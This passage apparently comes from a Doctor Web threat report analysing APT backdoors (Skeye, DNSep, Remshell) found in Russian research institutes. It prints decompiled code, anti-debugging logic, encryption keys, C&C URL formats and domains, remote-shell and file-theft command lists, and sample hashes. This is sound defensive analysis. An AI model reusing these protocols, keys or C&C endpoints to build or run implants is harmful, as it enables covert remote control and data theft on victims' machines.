
BackDoor.Skeye.1 can obtain proxy servers addresses:

- From the HCKU section of the registry `Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer`;
- From the HKU section of the registry by the SID of the active user; and
- By searching for connections to remote hosts via ports 80, 8080, 3128, 9080 in the TCP table.

```
----
{
  v8 = try_direct_connect(v7, port);
  if ( v8 == -1 )
  {
    v8 = try_connect_by_proxy_from_reg(v7, port);
    if ( v8 != -1 )
      goto LABEL_15;
    v9 = get_proxy_from_TcpTables(v7, port);
    if ( v9 != -1 )
      v8 = v9;
  }
  else
  {
    *(_DWORD *)&g_proxy_port = 0;
  }
}
if ( v8 == -1 )
  return 0;
```

Intersections in the network infrastructure

Some samples shared the same network infrastructure. A fragment of the graph clearly shows the relationship between the families.



IDs

The **Logtu** and **Mikroceen** samples contain strings that are used as builds IDs or version IDs. Some of these strings share the same format.

BackDoor.Mikroceen.11		BackDoor.Logtu.1	
SHA1	**Id**	**SHA1**	**id**
ce21f798119dbcb7a63f8cdf070545abb09f25ba	**intl0113**	029735cb604ddcb9ce85de92a6096d366bd38a24	**intpz0220**

0eb2136c5ff7a92706bc9207da32dd85691eeed5	hisa5.si4	7b652e352a6d2a511f226e4d0cc22f093e052ad8	retail2007
2f80f51188dc9aea697868864d88925d64c26abc	josa5w5n	1c5e5fd53fc2ee778342a5cae3ac2eb0ac345ed7	retail
2e50c075343ab20228a8c0c094722bbff71c4a2a	enc0225	00ddcc200d1031b8639026532c0087bfcc4520c9	716demo
3bd16f11b5b3965a124a6fc3286297e5cfe77715	520299	b599797746ae8ccf7907cf88de232faa30ec95e6	gas-zhi
5eecdf63e85833e712a1ff88df1341bbf32f4ab8	Strive	2d672d7818a56029b337e8792935195d53576a9d	jjlk
bd308f4d1a32096a3b90cfdae45bbc5c13e5e801	R0916		
b1be4b2f874c8309f553acce90287c8c6bb2b6b1	frsl.1ply		
21ffd24b8074d7cffdf4cc339d1fa8fe892eba27	Wdv		
8fbec09e646311a285aee06b3dd45ccf58928703	**intz726**		
19921cc47b3de003186e65fd12b82235030f060d	122764		
0f70251abc8c64cbc7b24995c3d32927514d0a4b	V20180224		
149947544ca4f7baa5bc3d00b080d0e943d8036b	SOE		
e7f5a33b33e023a82ac9eee6ed40e4a38ce95277	**int815**		
b4790eec7daa9f931bed43a53f66168b477599a7	UOE		
ab660a3ac46d563c756463bd1b64cc45f347a1f7	B.Z11NOV20D		
d0181759a175fbcc60975983b351f88970f484f9	299520		

7a63fc9db2bc1e9b1ef793723d5877e6b4c566b8	WinVideo	
13779006d0dafbe4b27bd282230df299eef2b8dc	SSLSSL	
f53c77695a162c78c68f693f57f65752d17f6030	**int007server**	
924341cab6106ef993b506193e6786e459936069	**intl1211**	
8ebf78c84cd7f66ca8708467a28d83658bcf6710	**intl821**	
f2856d7d138430e164f83662e251ee311950d83c	**intl821**	

In addition, a significant number of samples showed that this ID is equal to the value of `TEST` or `test`.

BackDoor.Logtu.1 example (9ea2488f07bf3edda23d9b7759c2d0c3c8501f92):

```
.text:100053D0
.text:100053D0 loc_100053D0:                ; TEST
.text:100053D0 xor     id[edx*2], 11h
.text:100053D9 mov     eax, offset id   ; TEST
.text:100053DE inc     edx
.text:100053DF lea     esi, [eax+2]
```

```
; unsigned __int16 id[10]
id:                                     ; DATA XREF: get_system_info+1E6↑o
                                        ; get_system_info:loc_100053D0↑w ...
                text "UTF-16LE", 'ETBE',0 ; TEST
```

BackDoor.Mirkoceen.11 example (81bb895a833594013bc74b429fb1f24f9ec9df26):

```
; const CHAR id_enc[]
id_enc          db 'TFUW',0             ; DATA XREF: StartAddress+10F↑o
                                        ; test
```

Thus, the comparative code analysis revealed similarities in the considered families in:

- The logic of event logging and its obfuscation;
- The logic of connection to the C&C server and in the proxy address search algorithms; and
- The network infrastructure.

Conclusion

Throughout the investigation into the attacks on the Russian research institutes, our virus analysts found and described several families of specialized backdoors, including previously unknown samples. It is worth noting that the unauthorized presence of the first APT group has gone unnoticed since 2017.

One of the most interesting findings is the code and network infrastructure intersections of the analyzed samples. We assume that the discovered connections indicate that the backdoors in question belong to the same APT groups.

Doctor Web specialists suggest regular monitoring of important network resources and pay timely attention to failures that may be the results of malware activity in the network. APT poses a significant threat not only by compromising data, but also by the prolonged presence of intruders in corporate networks. This allows them to monitor the organization's work for years and gain access to sensitive information at will. If malicious activity within a corporate network is suspected, the prudent course of action is to contact the Doctor Web virus laboratory for qualified help. Prompt countermeasures will significantly reduce any actual damage and prevent further detrimental consequences of targeted attacks.

Operating Routine of Discovered Malware Samples

BackDoor.Skeye.1

A backdoor written in C and designed to operate in the 64-bit versions of Microsoft Windows operating systems. It is used for targeted attacks on information systems, collecting information about the infected devices and remotely controlling them by launching cmd.exe and redirecting the I/O to the attacker's C&C server. The malicious module's original name is sk.exe. The backdoor's code has similarities with the code of **Mikroceen** and **Logtu** malware.

Operating routine

It has one exported function `DllEntry` of the following structure:

```
void __cdecl __noreturn DllEntry()
{
  const char *v0; // esi
  CHAR Filename[260]; // [esp+4h] [ebp-108h] BYREF

  v0 = GetCommandLineA();
  logmsg_text("cmdline:");
  logmsg_text(v0);
  if ( strstr(v0, "/svc") )
  {
    memset(Filename, 0, sizeof(Filename));
    GetModuleFileNameA(0, Filename, 0x104u);
    logmsg_text(Filename);
    WinExec(Filename, 0);
    TerminateProcess(0, 0);
  }
  while ( 1 )
  {
    malmain();
    Sleep(0x3A98u);
  }
}
```

When running the sample as an EXE file, only the `malmain` function is run.

```
void malmain()
{
  st_net *v0; // [esp+0h] [ebp-10Ch]
  int v1; // [esp+4h] [ebp-108h]
  CHAR String1; // [esp+8h] [ebp-104h] BYREF
  char v3[255]; // [esp+9h] [ebp-103h] BYREF

  logmsg(4, 0);
  init_cmds();
  if ( peb_is_being_debugged() )
    ExitProcess(0);
  log_cnc();
  String1 = 0;
  memset(v3, 0, sizeof(v3));
  lstrcpyA(&String1, aTest0);
  if ( !is_running_as_system() )
    lstrcatA(&String1, "_cu");
  if ( !create_mutex(&String1) )
    ExitProcess(0);
  v1 = 0;
  botid = read_botid(aTest0);
  if ( botid )
    set_xor_key();
  while ( 1 )
  {
    if ( v1 >= 40 )
      Sleep(200000u);
    else
      Sleep(5000 * v1);
    logmsg(32, v1);
    v0 = callhome(0);
    if ( v0 )
    {
      logmsg(256, v1);
      v1 = 0;
      req_cmd(v0);
    }
    else
    {
      ++v1;
    }
  }
}
```

The backdoor writes the event log to the `%TEMP%\\wcrypt32.dll` file containing the date and time of the message; but instead of the readable message, the program logs its code. The table below shows the message codes decryption.

code	arg	msg
4	0	Backdoor launch
5	Error code	Error upon process launch
10	botid	A new `botid` is received from the server

16	0	Proxy settings for the current user are received
17	0	Proxy settings for the current user are not received
18	0	Proxy settings for the active user are received
19	0	Proxy settings for the active user are not received
20	Error code	Error while receiving `SID` of the active user
32	Attempt number	Attempting to check the availability of the server
65	status code	A code other than `200` is received while the command is requested.
66	Attempt number	Failed to request a command
67	status code	Attempting to check the availability of the server
68	0	The proxy flag is not set in the system settings
70	Error code	Failed to connect to the C&C server
71	Error code	Request creation error
72	Error code	Request transmission error
100 + cmdid	0	Execution command received
153	Error code	Failed to obtain the status code for the sent request
256	Attempt number	Attempting to request an execution command

The backdoor initializes the list of commands it can execute upon operation.

```
int init_cmds()
{
  int result; // eax

  result = 0;
  memset(cmds, 0, sizeof(cmds));
  cmds[1] = (int)cmd_save_botid;
  cmds[16] = (int)cmd_nop;
  cmds[17] = (int)cmd_pcinfo;
  cmds[18] = (int)cmd_runproc;
  cmds[19] = (int)cmd_runproc_w_pipes;
  cmds[20] = (int)cmd_shell;
  cmds[21] = (int)cmd_shell_close;
  cmds[22] = (int)cmd_shell_read_stdout;
  cmds[48] = (int)cmd_fs_manager;
  cmds[23] = (int)cmd_run_self_proc_w_stop_arg;
  cmds[80] = (int)cmd_list_proc;
  cmds[81] = (int)cmd_kill_proc;
  cmds[85] = (int)cmd_list_svc;
  cmds[86] = (int)cmd_runproc_a;
  cmds[24] = (int)cmd_exit;
  cmds[64] = (int)cmd_diskinfo;
  cmds[65] = (int)cmd_list_files;
  cmds[66] = (int)cmd_delete_file;
  cmds[67] = (int)cmd_move_file;
  return result;
}
```

This is followed by the initial check for any debugging processes—the backdoor checks the `BeingDebugged` flag in the PEB (Process Environment Block). If there is a debugging process, the backdoor closes.

Next, it creates a `test0` or `test0_cu` mutex in case it is not run from `NT AUTHORITY/SYSTEM`. If the specified mutex already exists, the backdoor terminates.

It then reads the bot ID from the file `%TEMP%\\test0.dat`. An 8-byte encryption key is initialized based on the bot ID.

```
.text:00401C30 set_xor_key     proc near               ; CODE XREF: malmain+D3↓p
.text:00401C30                 push    ebp
.text:00401C31                 mov     ebp, esp
.text:00401C33                 push    ecx
.text:00401C34                 push    ebx
.text:00401C35                 mov     ebx, botid
.text:00401C3B                 mov     edx, ebx
.text:00401C3D                 mov     ecx, ebx
.text:00401C3F                 shr     edx, 8
.text:00401C42                 shr     ecx, 10h
.text:00401C45                 mov     eax, ebx
.text:00401C47                 shr     eax, 18h
.text:00401C4A                 mov     xorkey, bl
.text:00401C50                 mov     xorkey+7, bl
.text:00401C56                 mov     xorkey+1, dl
.text:00401C5C                 mov     xorkey+2, cl
.text:00401C62                 mov     xorkey+3, al
.text:00401C67                 mov     xorkey+4, al
.text:00401C6C                 mov     xorkey+5, cl
.text:00401C72                 mov     xorkey+6, dl
.text:00401C78                 pop     ebx
.text:00401C79                 mov     esp, ebp
.text:00401C7B                 pop     ebp
.text:00401C7C                 retn
.text:00401C7C set_xor_key     endp
```

Next, **BackDoor.Skeye.1** begins operation with the C&C server. Before sending requests, it again checks whether the sample debugging process is present. This time, using the `NtQueryInformationProcess` function it checks `ProcessDebugPort`, `ProcessDebugObjectHandle` and `ProcessDebugFlags`. If the backdoor spots the debugging process, it closes.

The requests use the User-Agent string:

`Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2).`

When connection to the C&C server, the backdoor first sends a GET request to check the availability of the server; the sample contains two sets (server-port) of the C&C addresses. `hxxps://atob.kommesantor.com/?t=%d&&s=%d&&p=%s&&k=%d`, where `t` parameter is the bot ID, `s` is session number, `p` is `dut6@bV0` string, and `k` is the result of the `GetTickCount()` function.

If the response is code `200`, it means the server connection has been successfully established, and the backdoor requests an execution command. If the response is code `403`, the program tries to repeat the request, while it enters `www.mail[.]ru` in the `Host` HTTP header instead of entering the C&C address. If the code `200` still cannot be obtained, the backdoor then checks the second C&C server. In case of repeated failure, it waits for a few seconds and then makes another attempt.

A GET request with the address `hxxps://atob.kommesantor.com/?e=%d&&t=%d&&k=%d` is used to request the command, where `e` is null, `t` is the bot ID, and `k` is the result of the `GetTickCount()` function.

If the response is the code `200`, the cookie of that response contains the ID of the command to be executed, and the response data is encrypted with an XOR operation with an 8-byte key based on the bot ID.

A POST request with the address `hxxps://atob.kommesantor.com/?e=%d&&t=%d&&k=%d` is used to send back the results, where `e` is the command ID, `t` is the bot ID, and `k` is the result of the `GetTickCount()` function; the result of the request is transmitted as data encrypted by an XOR operation with an 8-byte key based on the bot ID.

Command list

Command id	**Resulting action**
1	To set a new `botid`
16	To idle
17	To send information about the infected system
18	To launch a process
19	To launch a process and send its output
20	To run the command shell with I/O redirecting to pipes
21	To close the command shell
22	To send the command shell output
23	To launch its file with the `stop` parameter
24	To terminate the backdoor operation
48	To run the file manager
64	To send the information about disks
65	To send the directory listing
66	To delete a file
67	To move a file
80	To send a process list
81	To terminate a process
85	To send a service list

86	To launch a process

During the investigation of the related targeted attack, the following servers were found:

`atob[.]kommesantor[.]com`

`term[.]internnetionfax[.]com`

`rps[.]news-click[.]net`

All three domains are resolved to `103.97.124[.]193`.

Other modifications of the Skeye backdoor

Another uncovered backdoor sample (0b33a10c0b286c6ffa1d45b261d8a338) has been added to Dr.Web database as **BackDoor.Skeye.2**.

The key differences of this modification are:

- Exported functions are absent.
- The sample runs as a service, installing or deleting itself, depending on the arguments it is running with (`install`, `uninstall`, without arguments).

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  SERVICE_TABLE_ENTRYA ServiceStartTable; // [esp+4h] [ebp-14h] BYREF
  int v5; // [esp+Ch] [ebp-Ch]
  int v6; // [esp+10h] [ebp-8h]

  SetUnhandledExceptionFilter(TopLevelExceptionFilter);
  write_log(0, argc);
  if ( argc == 1 )
  {
    v5 = 0;
    v6 = 0;
    ServiceStartTable.lpServiceName = (LPSTR)"MpsSvcs";
    ServiceStartTable.lpServiceProc = ServiceMain;
    StartServiceCtrlDispatcherA(&ServiceStartTable);
    goto LABEL_3;
  }
  if ( argc == 2 )
  {
    if ( !strcmp(argv[1], "install") )
    {
      write_log(2u, 0);
      install_service();
    }
    else
    {
      if ( strcmp(argv[1], "uninstall") )
LABEL_3:
        malmain();
      write_log(3u, 0);
      stop_and_delete_service();
    }
  }
  return 0;
```

The `malmain` function is also run from `ServiceMain`;

- The bot ID is read from the file `%TEMP%\Date`, but the encryption key is generated in the same manner.
- The configuration (mutex name, server address, port, and proxy) is encrypted with the XOR operation with the key `0xB7`. `www2.morgoclass[.]com` is the C&C address. The port is 443.

```
.text:0040280D
.text:0040280D loc_40280D:
.text:0040280D xor     byte ptr config.str_1[eax], 0B7h
.text:00402814 inc     eax
.text:00402815 cmp     eax, 68h ; 'h'
.text:00402818 jb      short loc_40280D
```

- The protocol of communication with the C&C server is binary. The connection is made via a TCP socket. After connecting to the server, the backdoor sends an 8-byte packet: the first 4 bytes are the bot ID, the second 4 bytes are zeros. Receiving a response from the server is performed in 2 stages: first, a packet with the length of the data (header) is received, then the data itself is received and decrypted. The header structure is the following:

```
struct packet_header
{
    BYTE marker;
    DWORD cmd_id;
    DWORD size;
}
```

  With that, the `marker` field must be equal to `0xFF`. The data is sent to the server by a single call to `send` with the same header.

- This sample does not include all the commands described in the first sample (a259db436aa8883cc99af1d59f05f4b1d97c178b). Commands 80, 81, 85, and 86 are absent
- There are differences in the event log message codes. Codes 10, 65-68, and 70-72 are absent.

The event log message codes are shown in the table.

<table>
<tr><th>The message code</th><th>Code</th><th>Description</th></tr>
<tr><td>0</td><td>argc</td><td>Written at the beginning of main</td></tr>
<tr><td>2</td><td>0</td><td>The backdoor is launched with the install command (installing the service)</td></tr>
<tr><td>3</td><td>0</td><td>The backdoor is launched with the uninstall command (deleting the service)</td></tr>
<tr><td>9</td><td>0</td><td>An unhandled exception occurred, the program will restart

.text:00402CFB ; LONG __stdcall TopLevelExceptionFilter(struct _EXCEPTION_POINTERS *ExceptionInfo)
.text:00402CFB TopLevelExceptionFilter proc near
.text:00402CFB
.text:00402CFB ExceptionInfo= dword ptr 4
.text:00402CFB
.text:00402CFB push   esi
.text:00402CFC push   9
.text:00402CFE xor   edx, edx   ; code
.text:00402D00 pop   ecx   ; msg_id
.text:00402D01 call   write_log
.text:00402D06 call   ds:GetCommandLineA
.text:00402D0C mov   esi, eax
.text:00402D0E push   0   ; uCmdShow
.text:00402D10 push   esi   ; lpCmdLine
.text:00402D11 call   ds:WinExec
.text:00402D17 mov   ecx, esi   ; str
.text:00402D19 call   log_write_string
.text:00402D1E xor   eax, eax
.text:00402D20 pop   esi
.text:00402D21 retn   4
.text:00402D21 TopLevelExceptionFilter endp
.text:00402D21</td></tr>
<tr><td>21</td><td>0</td><td>Successful connection to the proxy server</td></tr>
</table>

<table>
<tr><th>The message code</th><th>Code</th><th>Description</th></tr>
<tr><td>22</td><td>0</td><td>Failed to connect via proxy (no addresses from the registry or SID of the active user were received)</td></tr>
<tr><td>23</td><td>Error code</td><td>Error at the proxy server connection</td></tr>
<tr><td>24</td><td>Error code</td><td>Failed to connect to the C&C server without proxy</td></tr>
<tr><td>25</td><td>Error code</td><td>Failed to send a packet to the C&C server</td></tr>
<tr><td>26</td><td>Error code</td><td>No answer from the C&C server</td></tr>
<tr><td>48</td><td>command ID</td><td>A received command. It is written to the log 2 times
<pre>
.text:00402732
.text:00402732 loc_402732:   ; code
.text:00402732 mov   edx, [edi+server_packet_1.cmd_id]
.text:00402735 push   48
.text:00402737 pop   ecx   ; msg_id
.text:00402738 call   write_log
.text:0040273D mov   esi, [edi+server_packet_1.cmd_id]
.text:00402740 mov   edx, esi   ; code
.text:00402742 push   48
.text:00402744 pop   ecx   ; msg_id
.text:00402745 call   write_log
.text:0040274A mov   ecx, dword ptr cmd_funcs.field_0[esi*4]
.text:00402751 test   ecx, ecx
.text:00402753 jz   short loc_40278C
</pre></td></tr>
<tr><td>257</td><td>0</td><td>Failed to connect to the C&C server</td></tr>
<tr><td>258</td><td>0</td><td>Failed to send an initial packet (bot ID)</td></tr>
<tr><td>cmd_id+10000</td><td>0</td><td>Command ID + 10000. It is recorded immediately after receiving and decrypting the command</td></tr>
</table>

It is worth noting that the two samples use different sets of codes to log the connection to the C&C server. In the first case, these are the codes 70–72, while the connection to the server is made via HTTP. In the second case, these are the codes 24–26, and the connection is made via a socket.

BackDoor.DNSep.1

A backdoor written in C and C++ and designed to run on 32- and 64-bit Microsoft Windows operating systems. Its main purpose is to provide a communication channel with the C&C server through DNS requests and facilitate unauthorized control over the infected computer. It consists of a malicious loader (a .DLL library), and the main module operating in RAM. Its code has multiple overlaps with the **Cotx** backdoor.

Operating routine

The malware is a DNS backdoor. C&C server communication occurs by reading the TXT records of subdomains formed in a certain way.

Loader module

The original name in the export table is `Stager.dll`. The library has a number of exported functions.

Name	Address	Ordinal
InitLoad	100016EC	646
InitLoad1	100016F1	2187
InitLoad2	100016F1	2188
InitLoad3	100016F1	2189
InitLoad4	100016F1	2192
InitLoad5	100016F1	2193
InitLoad6	100016F1	2195
InitLoad7	100016F1	2196
InitLoad8	100016F1	2198
InitLoad9	100016F1	2412
InitLoad10	100016F1	2644
InitLoad11	100016F1	2883
DllEntryPoint	**10001E91**	**[main entry]**

With that, most of the functions do not perform any actions. The only working function is `InitLoad`, where the backdoor is launched. The same function is called from `DllMain`.

The backdoor unpacks the payload from its resources. It is located in the `DAT` resource compressed through `RtlCompressBuffer`. In the unpacked main module, the loader searches for the `CQKUZXadCXS` string, which is a plug for the configuration. After the string is found, the loader replaces it with the current configuration. In the analyzed sample, this string is `AB1d3d3MS5kb3RvbWF0ZXIuY2x1Yjsw`.

Next, the `%WINDIR%\\System32\\dllhost.exe` process is launched, where the main module is then injected. If the third character in the configuration is 0, both the executable file of the process in the context of which the loader operates and the file of the loader itself are deleted.

The main module operation

The main module is written in C++, with extensive use of the STL library.

```
int malmain()
{
  int result; // eax
  int i; // esi
  int v2; // esi
  int v3; // eax
  struct WSAData WSAData; // [esp+8h] [ebp-190h] BYREF

  result = WSAStartup(0x202u, &WSAData);
  if ( result != -1 )
  {
    create_job();
    for ( i = 0; i < 3; ++i )
    {
      if ( read_config() )
        break;
      Sleep(0x1388u);
      if ( i == 2 )
      {
        _loaddll(0);
        __debugbreak();
      }
    }
    while ( 1 )
    {
      v2 = 0;
      while ( 1 )
      {
        if ( v2 >= 10 )
          Sleep(0x1D4C0u);
        v3 = 0;
        if ( v2 < 10 )
          v3 = v2;
        v2 = v3;
        if ( !callhome() )
          ++v2;
        if ( interval > 0 )
          break;
        Sleep(0x4E20u);
      }
      Sleep(60000 * interval);
      interval = 0;
    }
  }
  return result;
}
```

At the beginning, the backdoor verifies the embedded configuration that was earlier replaced by the loader. If the first two characters do not match `AB`, it considers the configuration to be absent, so it stops running. Otherwise, it decodes the configuration from Base64, starting from the 4th character: `www1.dotomater.club;0`.

The configuration format is simple and represents a domain of the C&C server and the IP address of the DNS server, which are separated by a semicolon. If the DNS server address is not specified or specified as null, the backdoor uses the DNS servers used by the infected computer.

Next, the backdoor creates several threads. The first is used to send heartbeat packets.

```
void __thiscall dnsclient::send_heartbeat(st_dnsclient *this)
{
  int v1; // edi
  size_t v3; // eax
  char Str[52]; // [esp+Ch] [ebp-34h] BYREF

  v1 = 0;
  memset(Str, 0, 0x32u);
  while ( this->Working )
  {
    Sleep(0xBB8u);
    if ( !this->send_pkt_queue.size )
    {
      sprintf(Str, "test%d", v1++);
      v3 = strlen(Str);
      dnsclient::add_packet_to_queue(this, 0, Str, v3);
    }
  }
}
```

In response, the C&C server sends the `heartbeat%d` string where `%d` is the same number from the packet sent by the bot.

The second thread is used to parse the packets queue and send them to the C&C server.

```
unsigned int __thiscall dnsclient::th_send_packets(st_dnsclient *this)
{
  st_pkt_queue *send_pkt_queue; // edi
  void *v3; // eax
  st_string pkt; // [esp+8h] [ebp-28h] BYREF
  int v6; // [esp+2Ch] [ebp-4h]

  pkt.memsize = 15;
  pkt.length = 0;
  LOBYTE(pkt.s) = 0;
  v6 = 0;
  send_pkt_queue = &this->send_pkt_queue;
  while ( pkt_queue::get_packet(send_pkt_queue, &pkt) && this->Working )
  {
    v3 = &pkt;
    if ( pkt.memsize >= 0x10u )
      v3 = pkt.s;
    dnsclient::send_packet(this, v3, pkt.length);
  }
  return std::string::destructor(&pkt);
}
```

After that, it transmits the information about the infected system:

```
sprintf(Str, "%s;%s;%s;%d;%s", szCompName, szUserName, szOSVer,
isx64, szCurDateTime);.
```

Next, the backdoor enters the cycle of receiving and processing commands from the C&C server.

Command code	Command description
1	Set bot ID
2	Run the command shell and redirect the I/O to the pipes
3	Execute the command in the previously launched shell (command No.2)
4	Get information about the disk or directory listing
6	Send file to the C&C server
7	Copy a file
8	Delete a file
9	Get information about the file size
10	Save file to the specified path
11	Change the interval of C&C server communication
13	Self-deletion

C&C server communication protocol

From the data sent to the C&C server the following structure is initially formed:

```
#pragma pack(push, 1)
struct st_packet
{
  _BYTE magic; // 0x65
  _WORD botid;
  _DWORD pktid;
  _BYTE data[];
};
#pragma pack(pop)
```

- `botid` initially has the `0` value, but it changes upon the C&C server command, containing `opcode == 1`, which is sent as a response to the information about the infected system;
- `pktid` has the initial value `0`, but it changes upon receiving each packet from the C&C server;
- `data` contains the packet data, including command ID.

The received packet is encrypted with the following function:

```
bool __thiscall encrypt_data(const BYTE *key, BYTE *data, DWORD *pdwDataLen, DWORD dwBufLen)
{
  BOOL v5; // esi
  HCRYPTKEY phKey; // [esp+Ch] [ebp-Ch] BYREF
  HCRYPTPROV phProv; // [esp+10h] [ebp-8h] BYREF
  HCRYPTHASH phHash; // [esp+14h] [ebp-4h] BYREF

  phProv = 0;
  phHash = 0;
  phKey = 0;
  v5 = CryptAcquireContextA(&phProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
  if ( v5 )
  {
    v5 = CryptCreateHash(phProv, CALG_MD5, 0, 0, &phHash);
    if ( v5 )
    {
      v5 = CryptHashData(phHash, key, 0x10u, 0);
      if ( v5 )
      {
        v5 = CryptDeriveKey(phProv, CALG_AES_128, phHash, 1u, &phKey);
        if ( v5 )
          v5 = CryptEncrypt(phKey, 0, 1, 0, data, pdwDataLen, dwBufLen);
      }
    }
  }
  if ( phKey )
    CryptDestroyKey(phKey);
  if ( phHash )
    CryptDestroyHash(phHash);
  if ( phProv )
    CryptReleaseContext(phProv, 0);
  return v5;
}
```

The `dadadadadadadada` string is sent into this function as a key.

The received encrypted data is coded with Base64. From the encrypted data the subdomain name for the domain, listed in the configuration, is formed. With that, if the length of the encoded data exceeds 62 symbols, the dot is added after each 62nd symbol.

Next, the DNS request to receive TXT records of the formed domain is made.

The response from the C&C server is decrypted the same way. First, it is decoded from Base64, followed by decryption with the `dadadadadadadada` key. The resulting data is:

```
#pragma pack(push, 1)
struct st_recv_packet
{
  _BYTE magic; // 0x65
  _DWORD pktid;
  _BYTE opcode;
  _BYTE data[];
};
#pragma pack(pop)
```

BackDoor.Remshell.24

A backdoor written in C and designed to operate in the 32-bit versions of the Microsoft Windows operating systems. It allows attackers to remotely control infected computers by implementing remote shell functions—launching cmd.exe and redirecting the I/O to the attacker's C&C server. The malicious module’s original name is client_dll.dll.

Operating routine

The library has one exported function that implements the main functionality of the backdoor: `ServiceMain`.

At the beginning of the operation, the backdoor creates a mutex to exclude the simultaneous launch of its copy. It then decrypts the strings with an XOR operation with the byte `0x0F`. List of decrypted strings:

```
Mozilla/4.0 (compatible; MSIE 10.0; Windows NT 6.2;+SV1;
ns02.ns02.us/<redacted>/0xD.html
/webdav/0.htm
/webdav/%s.htm
%02d%02d
-download
Download OK!
Download failed...
-pslist
-pskill
-upload
Upload OK!
Upload failed...
Process is Killed!
Process killed failed.
-exit
cmd.exe /c
```

The URL `ns02[.]ns02[.]us/<redacted>/0xD.html` is hardcoded in the body of the backdoor that locates both primary C&C servers.

After decrypting the strings, **BackDoor.Remshell.24** uses the `%02d%02d` format to store the current minutes and seconds. These values are then used in requests to the C&C server.

Next, a separate thread is started in which, in an infinite loop, the program attempts to obtain or update the address of the second-level C&C server. When the address of the secondary C&C server is received, the backdoor starts a thread in which it sends heartbeat requests to this server.

The backdoor then periodically requests commands from the C&C server and executes them.

Obtaining the address of the secondary C&C server

To get an address, a GET request is sent to the URL specified in the configuration. In response, the server sends the string –set <arg> or –SET <arg>, where <arg> is either a number or an IP address. The resulting number is interpreted as the interval for accessing the URL specified in the configuration. If an IP address is received, the backdoor adopts it as a secondary C&C server.

It is worth noting that the thread does not stop working when it receives the valid address of the C&C server. It continues to work, which allows one to change the C&C server addresses without restarting the backdoor.

Protocol for communicating with the secondary C&C server

At the beginning of the data sent by the PUT request, the backdoor appends a header consisting of 5 bytes, which is a string formed according to the format %02d%02d. The minute and second values representing when the request was formed are substituted in this string.

With that, the request and response data are encrypted. The value of each sent byte of the request data is reduced by 0x7F, and each received byte is increased by 0x7F.

As heartbeat requests, a PUT request is sent to <cnc_addr>/webdav/0.htm with data containing the name of the infected computer and the values of the minute and second when the backdoor was launched.

To request commands from the C&C server, the backdoor sends a GET request to <cnc_addr>/webdav/O.html. It then decrypts the server's response and parses it for commands.

Commands list

Command	Description
-download	To download a specified file
-exit	To terminate the backdoor operation
-pskill	To terminate a specified process
-pslist	To form a list of processes
-upload	To send a specified file to the server
others	Other commands are launched via cmd.exe /c

Responses to commands are sent by PUT requests to `<cnc_addr>/webdav/<minsec>.htm`, where `<minsec>` is the values of the minute and second when the backdoor was launched.

BackDoor.Farfli.130

